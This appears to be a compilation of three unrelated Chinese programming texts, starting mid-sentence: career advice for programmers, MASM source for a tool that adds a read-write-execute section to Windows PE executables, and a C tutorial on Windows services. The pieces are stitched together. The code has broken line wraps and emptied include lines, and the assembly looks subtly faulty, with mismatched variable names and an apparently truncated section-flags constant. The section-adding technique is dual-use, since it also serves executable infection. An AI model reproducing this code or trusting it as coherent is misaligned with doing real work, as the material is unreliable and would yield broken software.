
其他要的东西还多着呢。在我看来, 程序员大致可以分为两类。当一个工作任务分配到程序员身上时, 一种程序员知道为什么要这样做。另外一种则知道怎么去做完这个工作。

而这个区别就大了。如果你知道为什么要这样去实现, 这个至少说明你能把握住你的任务在软件工程里面的位置。如果你只是仅仅知道怎么去完成他。那只是说明你能做完这个工作而已。想做好就不一定能行了。而第一种程序员一定能做好。做的最优。看看下面的条条, 希望对大家都有所帮助。

第一要说的, 编程的关键是什么?

编程不是实现了代码就可以了。引用我的友人的一句话, “编程讲究是一个整体的平衡性。”

对于这个他是这样解释的。“平衡性, 是软件的很重要的部分, 从平衡性的角度去考虑编程, 就会抑制你想要用最新技术, 最新系统等等一些想法。因为从平衡性的角度考虑, 只要你的软件有一个瓶颈出现, 你的程序就是失败。你首先要考虑的是怎么消除程序中可能存在的一些瓶颈。在这个基础上你才有权利去考虑提高你程序的性能”。就算你拥有最新的技术, 最好系统, 如果你的代码不行。只要你的程序有性能瓶颈存在, 等于什么都没有做。

在这里我想说的就是程序是人写的。如果你的水平不行, 再好的现成的技术也是用不起来的。就算用起来了, 你可能没有办法说清楚, 为什么这样用?

第二要说的，怎么编程？

我想很多人看到这个问题，一定会在心里把我骂的体无完肤的。心想这小子活腻了。骂也无妨。暂且听我说。我说的怎么编程不是要说怎么写详细的代码，而是你的程序最终是怎么形成的。我想写到这里又有人把我给陵迟了一次了。但实际上编写代码是在软件的生产过程中占有时间比较少的一块。

我个人觉得要包含以下的几个部分：

1. 市场潜力分析

分析你要写的软件能不能卖出去，或者说我要编写什么样的软件？

2. 同类产品竞争分析

看看你的同类产品的优缺点，设计你的软件的卖点。（如果没有卖点，就没有必要继续了）

3. 软件设计

写出详细的软件流程，数据流程。主要算法。软件架构等

4. 编写代码

不用说了吧

5. bug 测试和试运行

6. 卖

这些事，有的是市场的事，有的是系统分析员的事，还有的是编程的事。但是在很多小公司，本着小公司事必亲恭的办事原则。大家多了解一点是不会有错的。

举个具体的例子来说。假如我要编写一个共享软件。我要怎么做呢？

1. 要好好想想我要写的软件有没有“钱”途。时间在 15 天—30 天左右。在这段时间里面一定要好好的做一下市场考察。这个可是最关键的一步。

2. 好，我已经决定要写 xxx 软件了。

3. 在网上找几个对 xxx 最有威胁的同类软件，分析它们优缺点。要它们的优点，不要他们的缺点。设计出自己软件的卖点。

4. 根据前面分析的结果，大概的列出 xxx 软件应该具有的功能表

5. 写出 1.0 版的基本功能表，写出 1.x 的功能表。不要一次就做全部的功能，这样的话，你的软件永远都没有出世的机会 😊

6. 选择编程语言（看看，编程语言到这里才出来）

7. 上网找类似的源代码, 算法. RFC 标准文档. 吃透. 软件代码和算法的良好重用, 会让你事半功倍的.
8. 根据你选定语言, 算法, 标准文档, 写出 xxx 的详细设计文档. 文档一定要用, 不然你的计划性就不强. 计划性不强, 随意性就大. 随意性大了, 软件很容易失败的.
9. 按照设计文档编写代码
10. 测试和卖

第三, 哪里有资料, 标准文档

代码的世界是千变万化的, 在开始一个新的项目之前, 完全可以找一个类似功能的代码来看看. 这样可以更好的改进你的程序. 有时还可以加快进度. 还有当新的技术出来时, 你要看看相关的文档. 虽然不要完全了解它的功能, 好处. 但是你至少要知道新的技术能用在什么地方. 怎么用. 配合什么其他的技术用能更好的发挥它的作用. 编写软件不是全部的东西都是自己写的. 有很多的功能是一种标准, 也许是标准算法. 像图形的, 多媒体的, 加密解密的算法. 有的是一个标准的文件格式, 像各种图像文件, 多媒体文件. 还有的是一种标准的约定. 像 email, telnet 等常见的网络工具.

所以你要知道你可以从哪里找你要的资料. 我把我知道的都写在这里

源代码和技术资料站点

vchelp.net gb
csdn.net gb
codeguru.com en
codetools.com en
dexv.com en
msdn.microsoft.com en
programmerheaven.com en
freshmeat.net en
sourceforge.net en
www-900.ibm.com/developerWorks/ gb
论坛和标准, 组织
linuxaid.com.cn gb
linuxbyte.com gb

aka.org.cn gb

rfc.org en gb

各种 maillist, irc

第四，要掌握的工具和知识

工具，可以让你的工作更加的有效率和不易出错。

下面的工具也许你用过，也许你没有用过。不过没有关系的。同行的老鸟会教我们怎么用的。（我想到哪个就写哪个。没有顺序问题）

1. 数据库工具

建数据库工具，代表 powerdesigner

数据库分析工具。很多大型的数据库都会带的。

2. 流程图设计 代表 visio 2000 , smartdraw

3. case 工具 代表 rose

4. 代码分析工具

代表 bouncerchecker(for vc delphi), smartcheck(for vb)

5. 编辑器

代表 vi, vic, Ultra Edit

6. 源代码管理

代表 vss , cvs

7. 编程工具，不要我多说了吧

8. 其他的，我没有用过的，但是也许在某个行业用的很多的工具。（废话：））

知识的话，因为每一个人的发展方向不一样，所以大部分人的知识结构都不一样。但是有几点应该是一样的。

1. 英语能力

主要的新的技术，文档资料都是用英语来作为首发的。如果要学到更好更新的知识，技巧。不懂点英语也是不行的。也不要指望有人给你翻译出来。一般来说，这些资料，看的懂的人不需要翻译，看不懂的人没有办法翻译。半懂不懂的人翻译出来的文章我想你也不敢看。所以大部分的资料还是英语原文的。当然也有很多的人在翻译这些文章，但是对于这么多的资料来说，翻译过来的只是很小很小的一部分。求人不如求己。多学点英语没有错的。

2. 设计能力

虽然一般来说，正规的公司有系统分析员做设计（我猜的）。但是 70%—80% 的小公司，可就不一定了。知道一点软件工程的知识，知道一些文档设计工具怎么用。或者知道应该有哪些设计文档。也是很有好处的。比较这些东西如果你学到了，就是你自己的了。而且这些可是加工资的好东西。很有钱途的。：）

3. 语文写作能力

作为一个程序员，大部分时间是都是在写代码。但是代码的注释，各种文档，测试报告，说明文档，使用手册编写，这些都需要文字功底的。还有用 email，bbs，qq 这些工具与人交流的时候，如果话都说不清楚，那交流就更谈不上了。水平提高进步也就有点问题了。

4. 学习能力

没有几个人是全部学会了再去工作的。这个不是很现实。目前社会也不太允许这样做。一边工作一边学习是很常见的。也许很多人是在工作之中才学会做某些事情的。很多技能也是这样会的。此外，很多新的项目的到来。很新的技术的到来都要求我们能适应新的工作环境，新的工作要求。如果没有好好的学习是很容易被一个项目踢掉的。呵呵。

另外有一点，当上司让你做你不会的东西时，你要告诉他，你不会，但是会在 XX 天内把他搞定。不会没有关系，会学习也是会上进的一种好表现。

5. 知道自己要做什么，要学什么，要发展什么。

世界上软件技术是多的像 9 个牛上的毛一样多，也许还要多很多。如果我们什么都要知道。哦，天哪，我不想活了。

作为一个软件人员也好，作为一个初学者也好。知道自己要往那个方向走是很重要的。不然很容易的就饿死在软件技术迷宫里的。最后只好不干这一行了。这个可不太好。

一般来说，作为一个软件人员，掌握一到两个语言的开发能力就可以了。另外除非你是想做软件技术的研发（这些工作最有钱，在大型的公司是最受欢迎）。如果不是做软件技术的研发，只是一般的应用程序编写的话，不用太关注今天出来什么新的技术，明天又出来什么新的技术。这些东西只要知道就行了。知道有这么回事就可以了。以后有用的到的地方再去认真的关注也是不迟的。自己选择一个发展的方向，努力的向前走。不要被各种各样的新技术诱惑过去。说句实话，很多的所谓新技术的怎么怎么好，怎么怎么优异，很多时候都是有商业行为在里面的。要自己会判断才行。如果不能判断怎么办，看下面的一条。

第六：知道的更多

很多初学者最麻烦的事是怎么在这么多的软件技术里面选择一种又好学，又有前途（钱途），又能做点什么伟大的事情的技术来开拓软件开发这个他们未知的领域。对于这个麻烦的问题，很少有解。如果你能遇到一个很好的老师，那就是你的福气，千万要抓住这个机会。如果你不得不一人做出这个决定，那只能是小翼翼地来了。不过一般来说学 c 和 c++ 都是一个不错的选择。

初学者的另外一个麻烦的问题是，当我选择之后，在学习过程中出现的很多这个和那个的新技术，新的变化。我该怎么办。这个也基本无解。只能是你自己慢慢慢慢积累。积累到你能理解这些新技术的出现是为了什么，这些新变化的发生是为了什么之后。你就会不怕这些的新的东西。

我一向坚持，如果我知道的更多，我的力量就会更大。我就更不会怕出现变化。如果因为你的信息不足，而无法对某件事情进行判断时，千万不要强行进行判断。对你没有好处的。

【原创】PE区块添加工具v1.0

riusksk

作者：riusksk

主页：<http://riusksk.blogbus.com>

操作环境：windows vista sp1, RadASM

本工具主要是向PE文件中添加一个节块，参考了玩命版主的代码而写成的，效果图如下：




```

00000: .386
00001: .model flat, stdcall ;32 bit memory model
00002: option casemap :none ;case sensitive
00003:
00004: include windows.inc
00005: include kernel32.inc
00006: include user32.inc
00007: include comdlg32.inc
00008: include SkinH.inc
00009:
00010: includelib kernel32.lib
00011: includelib user32.lib
00012: includelib SkinH.lib
00013: includelib comdlg32.lib
00014:
00015: _PEAlign          proto          dwTarNum : DWORD, dwAlignTo :
DWORD
00016: _AddSection        proto          pMem : LPVOID, pSectionName :
LPVOID, dwSectionSize : DWORD
00017:
DlgProc             proto          :HWND, :UINT, :WPARAM, :LPARAM
00018:
00019: .const
00020:
00021: IDD_DIALOG1                equ 101
00022: IDC_FILENAME                equ 1001
00023: IDC_OPEN                    equ 1002
00024: IDC_SECTIONNAME             equ 1003
00025: IDC_SECTIONSIZE             equ 1004
00026: IDC_ABOUT                   equ 1005
00027: IDC_ADD                     equ 1006
00028: IDC_EXIT                    equ 1007
00029: ICO_MAIN                    equ 1010
00030:
00031: ;#####
#####
00032: .data
00033: szSHE                        db          'china.she',0
00034: szAboutCaption               db          '关于',0
00035: szAbout                      db          'PE区块添加工具
v1.0',0dh,0ah

```

```

00036:                                     db      '作者:riusksk(泉哥)',0dh,0ah
00037:                                     db      'QQ: 444748653',0dh,0ah
00038:                                     db      'E-mail:
riusksk@qq.com',0dh,0ah
00039:                                     db      'Blog:
http://riusksk.blogbus.com',0dh,0ah
00040:                                     db      '鸣谢: 玩命、eASYSCt、
moonife',0
00041: lpstrFilter                         db      'Exe
Files(*.exe)',0,'*.exe',0
00042:                                     db      'All Files(*.*)',0,'*.*',0,0
00043: szErr                               db      '错误',0
00044: szAlert                            db      '提示',0
00045: szSuccess                          db      '区块添加成功!',0
00046: szOpenFileFailed                  db      '文件打开失败!',0
00047: szGetFileSizeFailed               db      '获取文件大小失
败!',0
00048: szCreateMapFailed                 db      '创建文件映射失败!',0
00049: szMapFileFailed                   db      '映射文件到内存失败!
',0
00050: szInvalidPE                       db      '无效PE文件',0
00051: lpstrFile                         db      255 dup (0)
00052: lpSectionName                     db      20 dup (0)
00053: lpSectionSize                     db      20 dup (0)
00054: bError                            db      0
00055: dwNewSectionSize                  dd      0
00056: ;#####
#####
00057:
00058: .data?
00059:
00060: hInstance                          dd ?
00061:
00062: ;#####
#####
00063:
00064:
00065: .code
00066:
00067: start:
00068:
00069:             invoke GetModuleHandle, NULL
00070:             mov     hInstance, eax

```

```
00071:          invoke DialogBoxParam, hInstance, IDD_DIALOG1, NULL, addr
DlgProc, NULL
00072:          invoke ExitProcess, 0
00073:
00074: ;#####
#####
00075:          _CryptFile          proc          szFname          :
LPSTR, szSectionName:LPSTR, dwSectionSize:DWORD
00076:          LOCAL hFile : HANDLE
00077:          LOCAL hMap : HANDLE
00078:          LOCAL pMem : LPVOID
00079:          LOCAL dwOrigFileSize : DWORD
00080:          LOCAL dwNTHHeaderAddr : DWORD
00081:
00082:          xor eax, eax
00083:          mov bError, al          ;错误标志
00084:          mov eax, dwSectionSize
00085:          mov dwNewSectionSize, eax
00086:
00087:          ;打开PE文件
00088:          invoke CreateFile, szFname, \
00089:                          GENERIC_WRITE + GENERIC_READ, \
00090:                          FILE_SHARE_WRITE + FILE_SHARE_READ, \
00091:                          NULL, \
00092:                          OPEN_EXISTING, \
00093:                          FILE_ATTRIBUTE_NORMAL, \
00094:                          0
00095:          .if          eax == INVALID_HANDLE_VALUE
00096:              jmp OpenFileFailed
00097:          .endif
00098:          mov hFile, eax
00099:          invoke GetFileSize, hFile, NULL
00100:          .IF eax == 0
00101:              invoke CloseHandle, hFile
00102:              jmp GetFileSizeFailed
00103:          .ENDIF
00104:          mov dwOrigFileSize, eax          ;原始PE文件大小
00105:
00106:          add eax, 2000h
00107:          xchg eax, ecx
00108:          xor ebx, ebx
00109:          invoke CreateFileMapping, hFile, ebx, PAGE_READWRITE, ebx,
ecx, ebx          ;创建内存映射
```



```
00110:     .if eax == 0
00111:         invoke CloseHandle, hFile
00112:         jmp CreateMapFailed
00113:     .endif
00114:     mov hMap, eax
00115:
00116:     ;将文件映射到内存中
00117:     invoke MapViewOfFile, hMap,
00118:         FILE_MAP_WRITE+FILE_MAP_READ+FILE_M
AP_COPY,
00119:         ebx, ebx, ebx
00120:     .if eax == 0
00121:         invoke CloseHandle, hMap
00122:         invoke CloseHandle, hFile
00123:         jmp MapFileFailed
00124:     .endif
00125:     mov pMem, eax
00126:     ;检测文件是否为PE格式
00127:     xchg eax, esi
00128:     assume esi : ptr IMAGE_DOS_HEADER
00129:     .if [esi].e_magic != 'ZM'
00130:         invoke UnmapViewOfFile, pMem
00131:         invoke CloseHandle, hMap
00132:         invoke CloseHandle, hFile
00133:         jmp InvalidPE
00134:     .endif
00135:     add esi, [esi].e_lfanew ;PE头指针
00136:     assume esi : ptr IMAGE_NT_HEADERS
00137:     .if word ptr [esi].Signature != 'EP'
00138:         invoke UnmapViewOfFile, pMem
00139:         invoke CloseHandle, hMap
00140:         invoke CloseHandle, hFile
00141:         jmp InvalidPE
00142:     .endif
00143:     mov dwNTHdrAddr, esi
00144:         invoke _AddSection,
pMem, szSectionName, dwNewSectionSize ;添加PE节块的关键函数
00145:     push eax
00146:     mov esi, dwNTHdrAddr
00147:     assume esi : ptr IMAGE_NT_HEADERS
00148:
00149: LogicShellExit:
00150:     ;关闭句柄
```

```
00151:         invoke UnmapViewOfFile, pMem
00152:         invoke CloseHandle, hMap
00153:         invoke CloseHandle, hFile
00154:         .if bError == 0
00155:             invoke MessageBox, NULL, offset szSuccess, offset
szAlert, MB_ICONINFORMATION           ;提示成功
00156:         .endif
00157:         ret
00158: ;提示错误
00159: OpenFileFailed:
00160:         lea eax, szOpenFileFailed
00161:         jmp ShowErr
00162: GetFileSizeFailed:
00163:         lea eax, szGetFileSizeFailed
00164:         jmp ShowErr
00165: CreateMapFailed:
00166:         lea eax, szCreateMapFailed
00167:         jmp ShowErr
00168: MapFileFailed:
00169:         lea eax, szMapFileFailed
00170:         jmp ShowErr
00171: InvalidPE:
00172:         lea eax, szInvalidPE
00173:         jmp ShowErr
00174: ShowErr:
00175:         invoke MessageBox, NULL, eax, offset szErr, MB_ICONERROR
00176:         mov al, 1
00177:         mov bError, al           ;设置错误标志
00178:         jmp LogicShellExit
00179:
00180: _CryptFile endp
00181:
00182: _AddSection proc uses ebx ecx edx esi edi, pMem : LPVOID,
00183:                                     pSectionName : LPVOID,
00184:                                     dwSectionSize : DWORD
00185:
00186:         ;添加PE节块, 返回值eax为新加节块的文件偏移地址
00187:         LOCAL dwNTHdr : LPVOID
00188:         LOCAL dwLastSecTbl : LPVOID
00189:         LOCAL dwFileAlig : DWORD
00190:         LOCAL dwSecAlig : DWORD
00191:
00192:         mov esi, pMem
```

```

00193:    add esi, dword ptr [esi+3ch]           ;PE头地址
00194:    mov dwNTHdr, esi
00195:    assume esi : ptr IMAGE_NT_HEADERS
00196:    ;更改节块数目
00197:    mov cx, word ptr [esi].FileHeader.NumberOfSections
00198:    movzx ecx, cx
00199:    inc word ptr [esi].FileHeader.NumberOfSections ;节块
数目加 1
00200:    push dword ptr [esi].OptionalHeader.FileAlignment ;
文件对齐值
00201:    pop dwFileAlig
00202:    push dword ptr [esi].OptionalHeader.SectionAlignment ;节块对齐值
00203:    pop dwSecAlig
00204:    add esi, sizeof IMAGE_NT_HEADERS ;令esi指向节块表
section table
00205:    mov eax, sizeof IMAGE_SECTION_HEADER ;节块大小
00206:    mov ebx, ecx ;节块数目
00207:    imul ebx ;指向最后一块节块
00208:    add esi, eax ;esi为原始最后一节块结尾处的文件偏移地
址
00209:    push esi
00210:    sub esi, sizeof IMAGE_SECTION_HEADER ; esi为原始最后一节
块起始处的文件偏移地址
00211:    mov dwLastSecTbl, esi
00212:    pop esi
00213:    assume esi : ptr IMAGE_SECTION_HEADER
00214:    ;设置节块名
00215:    push esi
00216:    lea edi, [esi].Name1
00217:    mov esi, pSectionName
00218: CopySectionNameLoop:
00219:    lodsb
00220:    test al, al
00221:    jz EndCopySectionNameLoop
00222:    stosb
00223:    jmp CopySectionNameLoop
00224: EndCopySectionNameLoop:
00225:    pop esi
00226:
00227:    push 0E000000h ;设置节块属性为可读可写可执
行
00228:    pop dword ptr [esi].Characteristics

```



```
00229:
00230:     push dwSectionSize                ;设置内存中节块大小
00231:     pop dword ptr [esi].Misc.VirtualSize
00232:
00233:     invoke _PEAlign, dwSectionSize, dwFileAlign    ;设置新增
节块进行文件对齐后的大小
00234:     mov dword ptr [esi].SizeOfRawData, eax
00235:
00236:     ; 新节的内存偏移 = 上一节的内存偏移 + 上一节经过节对齐后的
长度
00237:     ; 新节的文件偏移 = 上一节的文件偏移 + 上一节经过文件对齐后
的长度
00238:     mov eax, dwLastSecTbl
00239:     assume eax : ptr IMAGE_SECTION_HEADER
00240:     mov ecx, dword ptr [eax].VirtualAddress        ; 新
增节块的相对虚拟地址
00241:     add ecx, dword ptr [eax].Misc.VirtualSize
00242:     mov ebx, dword ptr [eax].PointerToRawData      ;
新增节块的文件偏移地址
00243:     add ebx, dword ptr [eax].SizeOfRawData
00244:     invoke _PEAlign, ecx, dwSecAlign                ;设置新增节
块进行节块对齐后的偏移地址
00245:     mov dword ptr [esi].VirtualAddress, eax
00246:     invoke _PEAlign, ebx, dwFileAlign                ;设置新增节
块进行文件对齐后的偏移地址
00247:     mov dword ptr [esi].PointerToRawData, eax
00248:
00249:     mov eax, dword ptr [esi].VirtualAddress
00250:     add eax, dword ptr [esi].Misc.VirtualSize
00251:     invoke _PEAlign, eax, dwSecAlign                ;设置新增节块
进行块对齐后的大小+内存偏移
00252:     mov edx, dwNTHeader
00253:     assume edx : ptr IMAGE_NT_HEADERS
00254:     mov dword ptr [edx].OptionalHeader.SizeOfImage, eax    ;
修改PE文件的映射大小
00255:     push dword ptr [esi].PointerToRawData            ;PE文
件中最后节块的文件偏移
00256:     pop edi
00257:     add edi, pMem
00258:
00259:     ;清零工作
00260:     mov ecx, dwSectionSize
00261:     xor eax, eax
```



```
00262:    cld
00263:    rep stosb
00264:
00265:    mov eax, esi           ;返回值为新增节表的文件偏移
00266:    assume esi : nothing
00267:    assume eax : nothing
00268:    assume edx : nothing
00269:    ret
00270: _AddSection endp
00271:
00272: _PEAlign proc uses ecx edx, dwTarNum : DWORD, dwAlignTo : DWORD
00273:     ; 用于计算节对齐后的大小
00274:     ; Algorithms:
00275:     ; $1 = dwTarNum / dwAlignTo
00276:     ; if remain != 0
00277:     ; $r = $1 + 1 * dwAlignTo
00278:     ; return $r
00279:    mov ecx, dwAlignTo
00280:    mov eax, dwTarNum
00281:    xor edx, edx
00282:    div ecx
00283:    cmp edx, 0
00284:    jz AlreadyAligned
00285:    inc eax
00286: AlreadyAligned:
00287:    mul ecx
00288:    ret
00289:
00290: _PEAlign endp
00291:
00292:
00293: _WindowCenter    proc    hWnd:DWORD
00294:     local    @stRectDesktop:RECT, @stRectWin:RECT
00295:     local    @dwWidth:DWORD, @dwHeight:DWORD
00296:
00297:     invoke    GetWindowRect, hWnd, addr @stRectWin
00298:     invoke    GetDesktopWindow
00299:     mov       ebx, eax
00300:     invoke    GetWindowRect, ebx, addr @stRectDesktop
00301:
00302:     mov       eax, @stRectWin. bottom
00303:     sub       eax, @stRectWin. top
00304:     mov       @dwHeight, eax
```

```
00305:      mov     eax, @stRectWin. right
00306:      sub     eax, @stRectWin. left
00307:      mov     @dwWidth, eax
00308:
00309:      mov     ebx, @stRectDeskTop. bottom
00310:      sub     ebx, @dwHeight
00311:      shr     ebx, 1
00312:      mov     ecx, @stRectDeskTop. right
00313:      sub     ecx, @dwWidth
00314:      shr     ecx, 1
00315:
00316:      invoke   MoveWindow, hWnd, ecx, ebx, @dwWidth, @dwHeight, F
ALSE
00317:      ret
00318:
00319: _WindowCenter      endp
00320:
00321: _LpstrToHex proc uses esi edi ecx edx ebx, lpstr:LPSTR
00322:
00323:      LOCAL  dwM:DWORD
00324:      mov     ebx, 10h
00325:      mov     edi, lpstr
00326:      mov     dwM, 0
00327:      invoke  strlen, lpstr
00328:      mov     esi, eax
00329:  loop3:
00330:      .if     esi>0
00331:      mov     al, byte ptr [edi]
00332:      .if     al>=30h
00333:      .if     al<=39h
00334:      sub     al, 30h
00335:      jmp     loop
00336:      .elseif al>=61h
00337:      .if     al<=66h
00338:      sub     al, 61h
00339:      add     al, 0ah
00340:      jmp     loop
00341:
00342:      .elseif al>=41h
00343:      .if     al<=46h
00344:      sub     al, 41h
00345:      add     al, 0ah
00346:      jmp     loop
```

```
00347:                                     .endif
00348:                                     .endif
00349:                                     .endif
00350:     loop:
00351:         movzx eax, al
00352:         mov ecx, esi
00353:         dec ecx
00354:     loop2:
00355:         .if ecx>0
00356:             mul ebx
00357:             dec ecx
00358:             jmp loop2
00359:         .endif
00360:         add dwM, eax
00361:         inc edi
00362:         dec esi
00363:         jmp loop3
00364:     .endif
00365: .endif
00366: mov eax, dwM
00367: ret
00368:
00369: _LpstrToHex endp
00370: DlgProc proc hWin:HWND, uMsg:UINT, wParam:WPARAM, lParam:LPARAM
00371:     LOCAL stOFN:OPENFILENAME
00372:
00373:     mov     eax, uMsg
00374:     .if eax==WM_INITDIALOG
00375:         invoke SkinH_AttachEx, addr szSHE, 0
00376:         invoke LoadIcon, hInstance, ICO_MAIN
00377:         invoke SendMessage, hWin, WM_SETICON, ICON
        _BIG, eax
00378:         invoke _WindowCenter, hWin ;将对
话框设置在窗口中心
00379:
00380:     .elseif eax==WM_COMMAND
00381:         mov     eax, wParam
00382:         .if     ax == IDC_OPEN
00383:             invoke RtlZeroMemory, addr stOFN, sizeof
stOFN
00384:             push hWin
00385:             pop stOFN.hwndOwner
00386:             mov stOFN.lStructSize, sizeof stOFN
```

```

00387:                                mov eax,offset lpstrFilter
00388:                                mov stOFN.lpstrFilter,eax
00389:                                mov eax,offset lpstrFile
00390:                                mov stOFN.lpstrFile,eax
00391:                                mov stOFN.nMaxFile,sizeof lpstrFile
00392:                                mov stOFN.Flags,OFN_FILEMUSTEXIST or
OFN_PATHMUSTEXIST
00393:                                invoke      GetOpenFileName,addr
stOFN
00394:                                .if      eax == 1
00395:                                invoke      SetDlgItemText,h
Win,IDC_FILENAME,stOFN.lpstrFile
00396:                                .endif
00397:                                .elseif   ax == IDC_ABOUT
00398:                                invoke      MessageBox,hWin,addr
szAbout,addr szAboutCaption,MB_OK or MB_ICONINFORMATION
00399:                                .elseif   ax == IDC_ADD
00400:                                invoke
GetDlgItemText,hWin,IDC_FILENAME,offset lpstrFile,255
00401:                                invoke
GetDlgItemText,hWin,IDC_SECTIONNAME,offset lpSectionName,8
00402:                                invoke
GetDlgItemText,hWin,IDC_SECTIONSIZE,offset lpSectionSize,8
00403:                                invoke      _LpstrToHex,offset
lpSectionSize                                ;十进制数转换成十六进制数
00404:                                invoke      _CryptFile,offset
lpstrFile,offset lpSectionName,eax
00405:                                .elseif   ax == IDC_EXIT
00406:                                invoke      EndDialog,hWin,0
00407:                                .endif
00408:                                .elseif   eax==WM_CLOSE
00409:                                invoke      EndDialog,hWin,0
00410:                                .else
00411:                                mov      eax,FALSE
00412:                                ret
00413:                                .endif
00414:                                mov      eax,TRUE
00415:                                ret
00416:
00417: DlgProc endp
00418:
00419: end start

```

五个步骤讲述C语言编写Windows服务程序 344189953

Windows 服务被设计用于需要在后台运行的应用程序以及实现没有用户交互的任务。为了学习这种控制台应用程序的基础知识，C（不是C++）是最佳选择。

本文将建立并实现一个简单的服务程序，其功能是查询系统中可用物理内存数量，然后将结果写入一个文本文件。最后，你可以用所学知识编写自己的Windows 服务。

当初我写第一个 NT 服务时，我到 MSDN 上找例子。在那里我找到了一篇 Nigel Thompson 写的文章：“Creating a Simple Win32 Service in C++”，这篇文章附带一个 C++ 例子。虽然这篇文章很好地解释了服务的开发过程，但是，我仍然感觉缺少我需要的重要信息。我想理解通过什么框架，调用什么函数，以及何时调用，但 C++ 在这方面没有让我轻松多少。面向对象的方法固然方便，但由于用类对底层 Win32 函数调用进行了封装，它不利于学习服务程序的基本知识。这就是为什么我觉得 C 更加适合于编写初级服务程序或者实现简单后台任务的服务。在你对服务程序有了充分透彻的理解之后，用 C++ 编写才能游刃有余。当我离开原来的工作岗位，不得不向另一个人转移我的知识的时候，利用我用 C 所写的例子就非常容易解释 NT 服务之所以然。

服务是一个运行在后台并实现无需用户交互的任务的控制台程序。Windows NT/2000/XP 操作系统提供为服务程序提供专门的支持。人们可以用服务控制面板来配置安装好的服务程序，也就是 Windows 2000/XP 控制面板|管理工具中的“服务”（或在“开始”|“运行”对话框中输入 services.msc /s——译者注）。可以将服务配置成操作系统启动时自动启动，这样你就不必每次再重启系统后还要手动启动服务。

本文将首先解释如何创建一个定期查询可用物理内存并将结果写入某个文本文件的服务。然后指导你完成生成，安装和实现服务的整个过程。

第一步：主函数和全局定义

首先，包含所需的头文件。例子要调用 Win32 函数（windows.h）和磁盘文件写入（stdio.h）：

```
#include
```

```
#include
```

接着，定义两个常量：

```
#define SLEEP_TIME 5000
```

```
#define LOGFILE "C:\\MyServices\\memstatus.txt"
```


SLEEP_TIME 指定两次连续查询可用内存之间的毫秒间隔。在第二步中编写服务工作循环的时候要使用该常量。

LOGFILE 定义日志文件的路径，你将会用 **WriteToLog** 函数将内存查询的结果输出到该文件，**WriteToLog** 函数定义如下：

```
int WriteToLog(char* str)
{
    FILE* log;
    log = fopen(LOGFILE, "a+");
    if (log == NULL)
        return -1;
    fprintf(log, "%s\n", str);
    fclose(log);
    return 0;
}
```

声明几个全局变量，以便在程序的多个函数之间共享它们值。此外，做一个函数的前向定义：

```
SERVICE_STATUS ServiceStatus;
SERVICE_STATUS_HANDLE hStatus;
void ServiceMain(int argc, char** argv);
void ControlHandler(DWORD request);
int InitService();
```

现在，准备工作已经就绪，你可以开始编码了。服务程序控制台程序的一个子集。因此，开始你可以定义一个 **main** 函数，它是程序的入口点。对于服务程序来说，**main** 的代码令人惊讶地简短，因为它只创建分派表并启动控制分派机。

```
void main()
{
    SERVICE_TABLE_ENTRY ServiceTable[2];
    ServiceTable[0].lpServiceName = "MemoryStatus";
    ServiceTable[0].lpServiceProc = (LPSERVICE_MAIN_FUNCTION)ServiceMain;

    ServiceTable[1].lpServiceName = NULL;
    ServiceTable[1].lpServiceProc = NULL;
    // 启动服务的控制分派机线程
    StartServiceCtrlDispatcher(ServiceTable);
}
```

一个程序可能包含若干个服务。每一个服务都必须列于专门的分派表中（为此该程序定义了一个 `ServiceTable` 结构数组）。这个表中的每一项都要在 `SERVICE_TABLE_ENTRY` 结构之中。它有两个域：

`lpServiceName`: 指向表示服务名称字符串的指针；当定义了多个服务时，那么这个域必须指定；

`lpServiceProc`: 指向服务主函数的指针（服务入口点）；

分派表的最后一项必须是服务名和服务主函数域的 `NULL` 指针，文本例子程序中只宿主一个服务，所以服务名的定义是可选的。

服务控制管理器（SCM: Services Control Manager）是一个管理系统所有服务的进程。当 SCM 启动某个服务时，它等待某个进程的主线程来调用 `StartServiceCtrlDispatcher` 函数。将分派表传递给 `StartServiceCtrlDispatcher`。这将把调用进程的主线程转换为控制分派器。该分派器启动一个新线程，该线程运行分派表中每个服务的 `ServiceMain` 函数（本文例子中只有一个服务）分派器还监视程序中所有服务的执行情况。然后分派器将控制请求从 SCM 传给服务。注意：如果 `StartServiceCtrlDispatcher` 函数 30 秒没有被调用，便会报错，为了避免这种情况，我们必须在 `ServiceMain` 函数中（参见本文例子）或在非主函数的单独线程中初始化服务分派表。本文所描述的服务不需要防范这样的情况。

分派表中所有的服务执行完之后（例如，用户通过“服务”控制面板程序停止它们），或者发生错误时。`StartServiceCtrlDispatcher` 调用返回。然后主进程终止。

第二步: `ServiceMain` 函数

Listing 1 展示了 `ServiceMain` 的代码。该函数是服务的入口点。它运行在一个单独的线程当中，这个线程是由控制分派器创建的。`ServiceMain` 应该尽可能早早为服务注册控制处理器。这要通过调用 `RegisterServiceCtrlHandler` 函数来实现。你要将两个参数传递给此函数：服务名和指向 `ControlHandlerfunction` 的指针。

它指示控制分派器调用 `ControlHandler` 函数处理 SCM 控制请求。注册完控制处理器之后，获得状态句柄（`hStatus`）。通过调用 `SetServiceStatus` 函数，用 `hStatus` 向 SCM 报告服务的状态。

Listing 1 展示了如何指定服务特征和其当前状态来初始化 `ServiceStatus` 结构，`ServiceStatus` 结构的每个域都有其用途：

`dwServiceType`: 指示服务类型，创建 Win32 服务。赋值 `SERVICE_WIN32`；

`dwCurrentState`: 指定服务的当前状态。因为服务的初始化在这里没有完成，所以这里的状态为 `SERVICE_START_PENDING`；

dwControlsAccepted: 这个域通知 SCM 服务接受哪个域。本文例子是允许 STOP 和 SHUTDOWN 请求。处理控制请求将在第三步讨论;

dwWin32ExitCode 和 **dwServiceSpecificExitCode:** 这两个域在你终止服务并报告退出细节时很有用。初始化服务时并不退出, 因此, 它们的值为 0;

dwCheckPoint 和 **dwWaitHint:** 这两个域表示初始化某个服务进程时要 30 秒以上。本文例子服务的初始化过程很短, 所以这两个域的值都为 0。

调用 **SetServiceStatus** 函数向 SCM 报告服务的状态时。要提供 **hStatus** 句柄和 **ServiceStatus** 结构。注意 **ServiceStatus** 一个全局变量, 所以你可以跨多个函数使用它。**ServiceMain** 函数中, 你给结构的几个域赋值, 它们在服务运行的整个过程中都保持不变, 比如: **dwServiceType**。

在报告了服务状态之后, 你可以调用 **InitService** 函数来完成初始化。这个函数只是添加一个说明性字符串到日志文件。如下面代码所示:

// 服务初始化

```
int InitService()
{
    int result;
    result = WriteToLog("Monitoring started.");
    return(result);
}
```

